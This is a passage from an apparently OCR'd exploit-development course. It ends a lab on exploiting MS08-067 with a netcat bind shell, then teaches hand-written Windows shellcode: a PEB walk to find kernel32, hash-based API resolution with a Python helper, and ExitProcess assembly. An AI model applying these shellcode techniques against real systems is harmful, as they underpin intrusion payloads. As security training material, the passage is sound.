


Figure 27: Soft landing at the beginning of our shellcode

Once again we've obtained our remote shell on port 4444!

```
root@bt # nc 10.150.0.194 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Exercise

1) Repeat the required steps in order to return into the controlled buffer and obtain a remote shell on the vulnerable server.

Wrapping Up

In this module we have successfully exploited the MS08-067 in a real world scenario, where hardware NX was enabled on the target server. These types of protections are very effective in mitigating software exploitation, and raise the bar needed to compromise the vulnerability. However, as we have seen in this module, under certain circumstances and conditions, these protections can be overcome.

Module 0x03 Custom Shellcode Creation

Lab Objectives

- **Understanding shellcode concepts**
- **Creating Windows "handmade" universal shellcode**

Overview

"Shellcode" is a set of CPU instructions to be executed after successful exploitation of a vulnerability. The term shellcode originally was the portion of an exploit used to spawn a root shell, but it's important to understand that we can use shellcode in much more complex ways, as we will discuss in this module.

Shellcode is used to directly manipulate CPU registers and call system functions to obtain the desired result, so it is written in assembler and translated into hexadecimal opcodes.

Writing universal and reliable shellcode, especially on the Windows platform, can be tricky and requires some low level knowledge of the operating system; this is why it's sometimes considered a black art[14].

[14] http://en.wikipedia.org/wiki/Shellcode

System Calls and "The Windows Problem"

Syscalls are a powerful set of functions which interface user space to protected kernel space, allowing you to access operating system low level functions used for I/O, thread synchronization, socket management and so on. Practically, Syscalls allow user applications to directly access the kernel keeping them from compromising the OS[15].

A Shellcode's intent is to make an exploited applications behave in a manner other than what was intended by the coders. One way of doing this is to hijack a program execution flow while running shellcode and force it to make a system call. On Windows, the Native API is equivalent to the system call interface on a UNIX operating systems. The Native API is provided to user mode applications by the NTDLL.DLL library[16]. However, while on most UNIX OS', the system call interface is well documented and generally available for user applications, in the Native API, it is hidden from behind higher level APIs because of the nature of the NT architecture. The latter in fact, supports more operating systems APIs (Win32, OS/2, POSIX, DOS/Win16) by implementing operating environment subsystems in user mode that exports particular APIs to client programs[17].

Moreover, system call numbers used to identify the functions to call in kernel mode are prone to change between versions of Windows, whereas for example, Linux system call numbers are set in stone. Last but not least, the feature set exported by the Windows system call interface is rather limited: for example Windows does not export a socket API via the system call interface. Because of the above problems, one must avoid the direct use of system calls to write universal and reliable shellcode on the Windows platform.

[15] http://en.wikipedia.org/wiki/System_call

[16] http://en.wikipedia.org/wiki/Native_API

[17] The Win32 operating environment subsystem is divided among a server process, CSRSS.EXE (Client-Server Runtime Subsystem), and client side DLLs that are linked with user applications that use the Win32 API.

Talking to the kernel

So if we can't use system calls, how can we talk directly to the kernel? The only option is using the Windows API exported in the form of dynamically loadable objects (DLL) that are mapped into process memory space at runtime.

Our goal is to load DLLs into process space (if not already loaded) and find particular functions within them to be able to perform tasks specific to the shellcode being coded. Again here, we are avoiding the possibility of hardcoding function addresses to make our shellcode portable across different Windows versions.

Fortunately, *kernel32.dll*, which in most of the cases is guaranteed to be mapped into process space[18], does expose two functions which can be used to accomplish both of the above tasks:

- ***LoadLibraryA***
- ***GetProcAddress***

LoadLibraryA implements the mechanism to load DLLs while *GetProcAddress* can be used to resolve symbols. To be able to call *LoadLibraryA* and/or *GetProcAddress*, we first need to know the *kernel32.dll* base address and because the latter can change across different Windows versions, we need a general approach to find it.

[18] An exception is when the exploited executable is statically linked.

Finding kernel32.dll: PEB Method

One of the most reliable techniques used for determining the base address of *kernel32.dll*, involves parsing the *Process Environment Block* (PEB).

PEB is a structure allocated by the operating system for every running process and can always be found at the address pointed by the *FS* register *FS[0x30]*. The *FS* register on Windows is special, as it always references the current *Thread Environment block* (TEB) which is a data structure that stores information about the currently running thread. Through the pointer at *FS[0x30]* to the PEB data structure, one can obtain a lot of information like the image name, the import table (IAT), the process startup arguments, process heaps and most importantly, three linked lists which reveal the loaded modules that have been mapped into the process memory space[19].

The three linked lists differ in purposes and their names are pretty self-explanatory:

- ***InLoadOrderModuleList***
- ***InMemoryOrderModuleList***
- ***InInitializationOrderModuleList***

These linked lists show different ordering of the loaded modules. Because the *kernel32.dll* initialization order is always constant, the initialization order linked list is the one we will use; in fact, by walking the list to the second entry, one can extract the base address for *kernel32.dll*.

[19] http://en.wikipedia.org/wiki/Win32_Thread_Information_Block

The algorithm used to find the base address of *kernel32.dll* library from PEB is very well described in [20] and [21], so let's see how this method works:

1. Use the *FS* register to find the place in memory where the TEB is located and discover the pointer to the PEB structure at the offset *0x30* in the TEB:

```
struct TEB{
   [...]
   struct _PEB* ProcessEnvironmentBlock;
   [...]
};

xor eax, eax                // eax = 0x000000
mov eax, fs:[eax+0x30]      // store the address of the PEB in eax
                            // avoiding NULL values in shellcode
```

Finding Kernel32.dll base address, Step 1

2. Find the pointer to the loader data inside the PEB structure (PEB LDR DATA) at *0x0c* offset in the PEB:

```
mov eax, [eax + 0x0c]  // extract the pointer to the loader
                       // data structure
```

Finding Kernel32.dll base address, Step 2

3. Extract the first entry in the *InitializationOrderModuleList* (offset *0x1c*) which contains information about the *ntdll.dll* module.

```
struct PEB_LDR_DATA{
        [...]
        struct LIST_ENTRY InLoadOrderModuleList;
        struct LIST_ENTRY InMemoryOrderModuleList;
        struct LIST_ENTRY InInitializationOrderModuleList;
};

mov esi, [eax+0x1c]
```

Finding Kernel32.dll base address, Step 3

[20] "Win32 Assembly Components" by The Last Stage of Delirium Research Group http://www.dnal.gatech.edu/lane/dataStore/WormDocs/winasm-1.0.1.pdf

[21] "Understanding Windows Shellcode" by skape http://www.hick.org/code/skape/papers/win32-shellcode.pdf

4. Move through the second entry which describes *kernel32.dll*; the base address can be found at 0x08 offset.

```
struct LIST_ENTRY{
        struct LIST_ENTRY* Flink;
        struct LIST_ENTRY* Blink;
};

        lodsd                   // grab the next entry in the list
        mov edi, [eax+0x8]      // grab the kernel32.dll module base address
                                // and store it in edi
        ret                     // return to the caller
```

Finding Kernel32.dll base address, Step 4

The following ASM source code executes the logic above:

```
.386                        ; enable 32bit programming features
.model flat, stdcall        ; flat model programming/stdcall convention
assume fs:flat

.data                       ; start data section

.code                       ; start code section

start:
            sub esp, 60h
            mov   ebp, esp
            call  find_kernel32
find_kernel32:
            xor eax, eax
            mov eax, fs:[eax+30h]
            mov eax, [eax+0ch]
            mov esi, [eax+1ch]
            lodsd
            mov edi, [eax+08h]
            ret
end start

END
```

Finding Kernel32.dll base address ASM code

EDI has the value

We can now save the source code in an *.asm* file and compile it with *masm32*. The *"assume fs:flat"* has been inserted as the *FS* and *GS* segment registers are not needed for flat-model[22] (have a look at [23] for the *stdcall* directive).




Figure 28: Compiling find_kernel32.asm

Running the *find_kernel32.exe* from OllyDbg and setting a breakpoint at the beginning of the "start" procedure, we can follow the execution of our shellcode and see that, at the end of the *find_kernel32* procedure, *EDI* register contains *0x7C800000* that is the *kernel32.dll* base address.

---

[22]The .MODEL FLAT statement automatically generates this assumption: ASSUME cs:FLAT, ds:FLAT, ss:FLAT, es:FLAT, fs:ERROR, gs:ERROR so to avoid errors in "mov eax, fs:[eax+30h]" syntax we need to use fs:flat

[23]http://en.wikipedia.org/wiki/X86_calling_conventions




Figure 29: kernel32.dll base address in EDI register

You may have noticed that if we leave our shellcode running, the program will crash; this happens as we didn't place any "exit" function after the "ret" of our *find_kernel32* procedure, don't worry we will fix this in next shellcode version. We also excluded instructions needed to make the shellcode compatible with Windows 98 systems for simplicity[24].

Other two widely used methods to discover the *kernel32* base address are the *"SEH"* method and the *"Top Stack"* method. These methods are well explained in [20] and [21].

Exercise

1) Repeat the required steps in order to find kernel32.dll base address in memory.

2) Take time to see how the double linked list *InitializationOrderModuleList* works in memory, using the "Follow in Dump" OllyDbg function.

[24]This compatibility feature is included and explained in "Understanding Windows Shellcode" paper [21]

Resolving Symbols: Export Directory Table Method

So now we have the *kernel32* base address, but we still need to find out function addresses within *kernel32* (and others DLLs). The most reliable method used to resolve symbols, is the *"Export Directory Table"* method well described in [21].

DLLs have an export directory table which holds very important information regarding symbols such as:

- **Number of exported symbols**
- **RVA of export-functions array**
- **RVA of export-names array**
- **RVA of export-ordinals array**

The one-to-one connection between the above arrays is essential to resolve a symbol. Resolving an import by name, one first searches the name in the *export-names* array. If the name matches an entry with index *i*, the i^{th} entry in the *export-ordinals* array is the ordinal of the function and its *RVA* can be obtained by the *export-functions* array. The RVA is then translated into a fully functional *Virtual Memory Address* (VMA) by simply adding the base address of the DLL library. Because the size of shellcode is just as important as its portability, in the following method, the search by name of a symbol is made using a particular hashing function which optimizes and cuts down the string name to four bytes.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned before and can be used for every *DLL*. In fact, once a *LoadLibraryA* symbol has been resolved, one can proceed to load arbitrary modules and functions needed to build custom shellcode, even without the use of the *GetProcAddress* function.

Export Dir Table Method

(1) Find Export Directory Table VMA (PE Signature)
(2) Get Total Number of Functions exported. Store in ECX
(3) Loop over "Export Names" Array
For each function Name:
(4) Compute hash
(5) Compare hash w/ the one pushed on stack
if hash matches:
(6) Get "Export Ordinals" array VMA
(7) ~~Get "Export Address~~ Get function ordinal
(8) Get "Export Address" array VMA
(9) Get function address RVA from ordinal
(10) Get function address VMA

Working with the Export Names Array

Let's see the *Export Directory Table Method* in action analyzing ASM code "chunk by chunk":

```
find_function:
        pushad                              ; Save all registers
        mov   ebp, edi                      ; Take the base address of kernel32 and
                                            ; put it in ebp
        mov   eax, [ebp + 3ch]              ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]        ; Export table relative offset
        add   edi, ebp                      ; Export table VMA
        mov   ecx, [edi + 18h]              ; Number of names
        mov   ebx, [edi + 20h]              ; Names table relative offset
        add   ebx, ebp                      ; Names table VMA

find_function_loop:
        jecxz find_function_finished        ; Jump to the end if ecx is 0
        dec   ecx                           ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]          ; Store the relative offset of the name
        add   esi, ebp                      ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

We start saving all the register values on the stack as they will all be clobbered by our ASM code (*pushad*). We then save the *kernel32* base address returned in *EDI* by *find_kernel32*, into *EBP*. (*EBP* will be used for all the VMAs calculations).

As seen below, we proceed identifying the offset value needed to reach the PE signature[25] (*"mov eax,[ebp + 3ch]"*)




Figure 30: PE Signature

[25]The PE header starts with the 4-byte signature "PE" followed by two nulls.

We then proceed by fetching the *Export Table* relative offset (*"mov edi, [ebp + eax + 78h]"*) and calculating its absolute address (*"add edi, ebp"*), as seen below.




Figure 31: Export Table Offset

From the Export Directory Table VMA, we fetch the total number of the exported functions (*"mov ecx, [edi + 18h]"* , ECX will be used as a counter) and the RVA of the *export-names array* which is then added to the *kernel32* base address to obtain its VMA (*"mov ebx,[edi + 20h] ; add ebx, ebp"*).

The *find_function* loop is then started and checks if *ECX* is zero, if this condition is true then the requested symbol was not resolved properly and we are going to return to the caller.

```
find_function:
        pushad                          ; Save all registers
        mov   ebp, edi                  ; Take the base address of kernel32 and
                                                ; put it in ebp
        mov   eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]            ; Export table relative offset
        add   edi, ebp                          ; Export table VMA
        mov   ecx, [edi + 18h]                  ; Number of names
        mov   ebx, [edi + 20h]                  ; Names table relative offset
        add   ebx, ebp                          ; Names table VMA

find_function_loop:
        jecxz find_function_finished            ; Jump to the end if ecx is 0
        dec   ecx                               ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]              ; Store the relative offset of the name
        add   esi, ebp                          ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

ECX is immediately decreased (array indexes start from zero). The i^{th} function's relative offset is fetched (*"mov esi, [ebx + ecx * 4]"*) and then turned into an absolute address. The following drawing shows an example of how the VMA of the third function name *AddAtomW* is retrieved (*ECX=2*).




Figure 32: Retrieving the third Function Name VMA in Export Names Array, ECX=2

Computing Function Names Hashes

At this point the *ESI* register points to the i^{th} function name and the routines responsible for computing hashes are started:

```
compute_hash:
        xor    eax, eax                    ; Zero eax
        cdq                                ; Zero edx
        cld                                ; Clear direction
compute_hash_again:
        lodsb                              ; Load the next byte from esi into al
        test   al, al                      ; Test ourselves.
        jz     compute_hash_finished       ; If the ZF is set,we've hit the null term
        ror    edx, 0dh                    ; Rotate edx 13 bits to the right
        add    edx, eax                    ; Add the new byte to the accumulator
        jmp    compute_hash_again          ; Next iteration
compute_hash_finished:
find_function_compare:
[...]
```

Compute Function Names Hash Routines

Both the *EAX* and *EDX* registers are first zeroed and the direction flag is cleared[26] to loop forward in the string operations[27]. The loop begins and byte by byte the 4 byte hash is computed and stored in the *EDX* register, which acts as an accumulator. At each iteration a check on the *AL* register is performed ("`test al,al`") to see if the string has reached the termination null byte. If this is the case, we jump to the beginning of the *find_function_compare* (via *compute_hash_finished* label) procedure.

But how does the hash function exactly work? Let's take a closer look at the three following instructions:

```
1. lodsb
[...]
2. ror   edx, 0dh
3. add   edx, eax
```

ASM Function Name Hashing

---

[26] In assembly, the cld instruction stands for "clear direction flag". Clearing direction flag will cause the string instructions done forward. The opposite command is std which stands for "set direction flag".

[27] cdq instruction converts a double word into a quadword by means of sign extension. Sign extension means that the sign bit in eax (bit 31), is copied to all bits in edx. The eax register is the source and the register pair edx:eax is the destination. The cdq instruction is needed before the idiv instruction because the idiv instruction divides the 64 bit value held in edx:eax by a 32 bit value held in another register. The result of the division is the quotient, which is returned in eax and the remainder which is returned in edx.

The first instruction loads the n^{th} byte from *ESI* to *AL* and increments *ESI* by 1 byte. The *EDX* register is then *RORed* by 13 bits. ROR rotates the bits of the first operand (destination operand) by the number of bit positions specified in the second operand (count operand) and stores the result in the destination operand. The byte loaded in *AL* is then added to the *rored EDX* register.

We can write a simple python script that performs the same operation so that we will be able to compute the hash of a function name in order to search for it inside our shellcode[28]:

```
#!/usr/bin/python
import numpy, sys

def ror_str(byte, count):
        """ Ror a byte by 'count' bits """
        # padded 32 bit
        binb = numpy.base_repr(byte, 2).zfill(32)
        while count > 0:
           # ROTATE BY 1 BYTE : example for 0x41
           # 00000000000000000000000001000001
           binb = binb[-1] + binb[0:-1]
           # 10000000000000000000000000100000
           count -= 1
        return (int(binb, 2))

if __name__ == '__main__':
        try:
           esi = sys.argv[1]
        except IndexError:
           print "Usage: %s INPUTSTRING" % sys.argv[0]
           sys.exit()

        # Initialize variables
        edx = 0x00
        ror_count = 0
        for eax in esi:
           edx = edx + ord(eax)
           if ror_count < len(esi)-1:
              edx = ror_str(edx, 0xd)
           ror_count += 1
        print hex(edx)
```

ASM Function Name Hashing

[28]Please note that the ROR function in the script, rotate bits using a string representation of a binary number. A correct implementation would use *shift* and *or* bitwise operators combined together (h<<5 | h>>27). The choice to use string operations is due to the fact that is simpler to visualize bit rotations in this way for the student.

Ok let's try it computing the *"ExitProcess"* function name:

```
root@bt # ./hash_func_name.py ExitProcess
0x73e2d87e
```

PyHashing Function Names

We will use the hash computed (*0x73e2d87e*) to resolve its symbol inside *kernel32.dll*. Take time to play with the above script, to better understand the hashing algorithm used in the Export Directory Table Method.

Fetching Function's VMA

We are almost there! Every time a hash is computed, *find_function_compare* is called through the *jz compute_hash_finished*, to compare it to the hash previously pushed on the stack as a reference.

```
compute_hash:
        xor   eax, eax                      ; Zero eax
        cdq                                 ; Zero edx
        cld                                 ; Clear direction
compute_hash_again:
        lodsb                               ; Load the next byte from esi into al
        test  al, al                        ; Test ourselves.
        jz    compute_hash_finished         ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                      ; Rotate edx 13 bits to the right
        add   edx, eax                      ; Add the new byte to the accumulator
        jmp   compute_hash_again            ; Next iteration
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]              ; Compare the computed hash with the
                                            ; requested hash
        jnz   find_function_loop            ; No match, try the next one.
        mov   ebx, [edi + 24h]              ; Ordinals table relative offset
        add   ebx, ebp                      ; Ordinals table VMA
        mov   cx,  [ebx + 2 * ecx]          ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]              ; Address table relative offset
        add   ebx, ebp                      ; Address table VMA
        mov   eax, [ebx + 4 * ecx]          ; Extract the relative function offset
                                            ; from its ordinal
        add   eax, ebp                      ; Function VMA
        mov   [esp + 1ch], eax              ; Overwrite stack version of eax
                                            ; from pushad
find_function_finished:
        popad                               ; Restore all registers
        ret                                 ; Return
```

Compute Function Names Hash Routines

If the hash matches, we fetch the ordinals array absolute address (*"mov ebx, [edi + 24h] ; add ebx, ebp"*) and extrapolate the function's ordinal (*"mov cx, [ebx + 2 * ecx]"*). The method is similar to the one used to fetch the function's name address; the only difference is that ordinals are two bytes in size. Once again, with a similar method, we get the VMA of the addresses array (*"mov ebx, [edi + 1ch] ; add ebx, ebp"*), extract the relative function offset from its ordinal (*mov eax, [ebx + 4 * ecx]*), make it absolute and place it onto the stack replacing the old *EAX* value before popping all registers with the *"popad"* instruction.

The following example shows the whole process of searching for the *ExitProcess* function address. Once the symbol has been resolved we call the function to cleanly exit from the process. Now let's compile the ASM code and follow the whole process with OllyDbg to understand the method described above.

```
.386                                        ; enable 32bit programming features
.model flat, stdcall                        ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                       ; start data section

.code                                       ; start code section

start:
        jmp entry
entry:
        sub     esp, 60h
        mov     ebp, esp
        call    find_kernel32

        push  73e2d87eh                     ;ExitProcess hash
        push  edi
        call  find_function
        xor   ecx, ecx                      ;Zero ecx
        push  ecx                           ;Exit Reason
        call  eax                           ;ExitProcess
find_kernel32:
        xor eax, eax
        mov eax, fs:[eax+30h]
        mov eax, [eax+0ch]
        mov esi, [eax+1ch]
        lodsd
        mov edi, [eax+08h]
        ret
find_function:
        pushad                              ; Save all registers
        mov   ebp, edi                      ; Take the base address of kernel32 and
                                            ; put it in ebp
        mov   eax, [ebp + 3ch]              ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]        ; Export table relative offset
        add   edi, ebp                      ; Export table VMA
        mov   ecx, [edi + 18h]              ; Number of names
        mov   ebx, [edi + 20h]              ; Names table relative offset
        add   ebx, ebp                      ; Names table VMA
find_function_loop:
        jecxz find_function_finished        ; Jump to the end if ecx is 0
        dec   ecx                           ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]          ; Store the relative offset of the name
        add   esi, ebp                      ; Set esi to the VMA of the current name
```

```
compute_hash:
        xor   eax, eax                        ; Zero eax
        cdq                                   ; Zero edx
        cld                                   ; Clear direction
compute_hash_again:
        lodsb                                 ; Load the next byte from esi into al
        test  al, al                          ; Test ourselves.
        jz    compute_hash_finished           ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                        ; Rotate edx 13 bits to the right
        add   edx, eax                        ; Add the new byte to the accumulator
        jmp   compute_hash_again              ; Next iteration
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]                ; Compare the computed hash with the
                                              ; requested hash
        jnz   find_function_loop              ; No match, try the next one.
        mov   ebx, [edi + 24h]                ; Ordinals table relative offset
        add   ebx, ebp                        ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]             ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]                ; Address table relative offset
        add   ebx, ebp                        ; Address table VMA
        mov   eax, [ebx + 4 * ecx]            ; Extract the relative function offset
                                              ; from its ordinal
        add   eax, ebp                        ; Function VMA
        mov   [esp + 1ch], eax                ; Overwrite stack version of eax
                                              ; from pushad
find_function_finished:
        popad                                 ; Restore all registers
        ret                                   ; Return
end start

END
```

ExitProcess shellcode ASM code

Exercise

1) Repeat the required steps in order to fully understand how to resolve symbols once kernel32 base address has been obtained.

MessageBox Shellcode

Now that we grasp the theory, we are going to write a custom *MessageBox* shellcode using the following steps:

- Find *kernel32.dll* base address
- Resolve *ExitProcess* symbol
- Resolve *LoadLibraryA* symbol
- Load *user32.dll* in process memory space
- Resolve *MessageBoxA* function within *user32.dll*
- Call our function showing "*pwnd*" in a message box
